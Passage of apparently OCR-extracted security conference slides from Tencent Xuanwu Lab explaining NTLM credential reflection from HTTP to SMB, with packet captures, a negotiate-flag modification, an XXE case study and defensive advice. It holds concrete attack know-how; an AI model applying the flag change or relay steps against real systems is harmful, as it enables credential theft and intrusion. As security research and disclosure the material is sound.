


```
static class DefaultNTLMAuthenticationCallback extends  
NTLMAuthenticationCallback {  
    @Override  
    public boolean isTrustedSite(URL url) { return true; }  
}
```

How to reflect the credentials to SMB?



How to reflect the credentials to SMB?



How to reflect the credentials to SMB?



Victim
(SMB Server)


This is NTLM challenge(1) (NTLMSSP challenge over SMB)



Attacker
(HTTP Server)


298360	192.168.130.134	192.168.130.135	SMB2	401 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED
Simple Protected Negotiation				
` negTokenTarg				
negResult: accept-incomplete (1)				
supportedMech: 1.3.6.1.4.1.311.2.2.10 (NTLMSSP - Microsoft NTLM Security Support Provider)				
responseToken: 4e544c4d5353500020000001e001e003800000005c28aa2...				
` NTLM Secure Service Provider				
NTLMSSP identifier: NTLMSSP				
NTLM Message Type: NTLMSSP_CHALLENGE (0x00000002)				
` Target Name: DESKTOP-QOVR17F				
` Negotiate Flags: 0xa28ac205, Negotiate 56, Negotiate 128, Negotiate Version, Negotiate Target Info, Negotiate Extended Security, Target Type				
NTLM Server Challenge: eaa1f3661946761e				
Reserved: /0c44269b0010000				
` Target Info				
Name: DESKTOP-QOVR17F				

How to reflect the credentials to SMB?



```
Hypertext Transfer Protocol
> HTTP/1.1 401 Unauthorized\r\n
  Server: SimpleHTTP/0.6 Python/2.7.12\r\n
  Date: Fri, 24 Aug 2018 04:02:44 GMT\r\n
  [truncated]WWW-Authenticate: NTLM T1RMTVNTUAACAAAAHgAeADgAAAAFAoqi6qHzZh1Gdh5wxEJpsAEAAJgAmABWAAAACgDuQgAAAA9EAEUAA
  > NTLM Secure Service Provider
    NTLMSSP identifier: NTLMSSP
    NTLM Message Type: NTLMSSP_CHALLENGE (0x00000002)
    > Target Name: DESKTOP-Q0VRI7F
    > Negotiate Flags: 0xa28a0205, Negotiate 56, Negotiate 128, Negotiate Version, Negotiate Target Info, Negotiate NTLM Server Challenge: eaa1f3661946761e
    Reserved: 70c44269b0010000
    > Target Info
    > Version 10.0 (Build 17134); NTLM Current Revision 15
```

How to reflect the credentials to SMB?



Negotiate Flags: 0xa28ac205 → 0xa28a0205


- Negotiate Always Sign

- Indicates that authenticated communication between the client and server should be signed with a "dummy" signature.

- Negotiate 0x00004000

- Sent by the server to indicate that the server and client are on the same machine. Implies that the client may use the established local credentials for authentication instead of calculating a response to the challenge

How to reflect the credentials to SMB?



How to reflect the credentials to SMB?




A real-world case

- Apache Cayenne Modeler XXE (CVE-2018-11758)

- a complete GUI mapping tool that supports reverse-engineering of RDBMS schemas
- the configuration file format is XML
- XXE via opening a crafted configuration file

- Post exploitation via XXE

- Arbitrary file read
- DOS
- SSRF
- RCE



腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

How to defend against NTLM Relay?

Client

- Disable automatic login in intranet
- Disable WPAD
- Block TCP 139/445 and UDP 137/138 port via firewall

Server

- SMB
 - Enable SMB signing
 - SMB signing is enabled by default on DC
- Exchange Web Service
 - Exchange Server should be built on intranet
 - If EWS is not used, then disable access to it

Reference

https://en.wikipedia.org/wiki/NT_LAN_Manager

<http://davenport.sourceforge.net/ntlm.html>

<https://msdn.microsoft.com/en-us/library/jj663161.aspx>

<https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2008/ms08-068>

<https://www.slideshare.net/sunnyneo/hot-potato-privilege-escalation>

<https://docs.microsoft.com/en-us/security-updates/securitybulletins/2016/ms16-075>

<https://support.microsoft.com/zh-cn/help/182569/internet-explorer-security-zones-registry-entries-for-advanced-users>

<https://support.microsoft.com/zh-cn/help/182569/internet-explorer-security-zones-registry-entries-for-advanced-users>

[https://docs.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/platform-apis/ms537019\(v%3dvs.85\)](https://docs.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/platform-apis/ms537019(v%3dvs.85))

<https://docs.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/platform-apis/ms537179%28v%3dvs.85%29>

Acknowledgement

- tombkeeper(@tombkeeper)
- fcding(@FlowerCode_)
- Impacket(@SecureAuthCorp)
- Responder(@SpiderLabs)
- NtlmRelaytoEWS(@Arno0x)



腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

THANKS FOR ATTENTION

Q&A

<https://github.com/5alt/ultrarelay>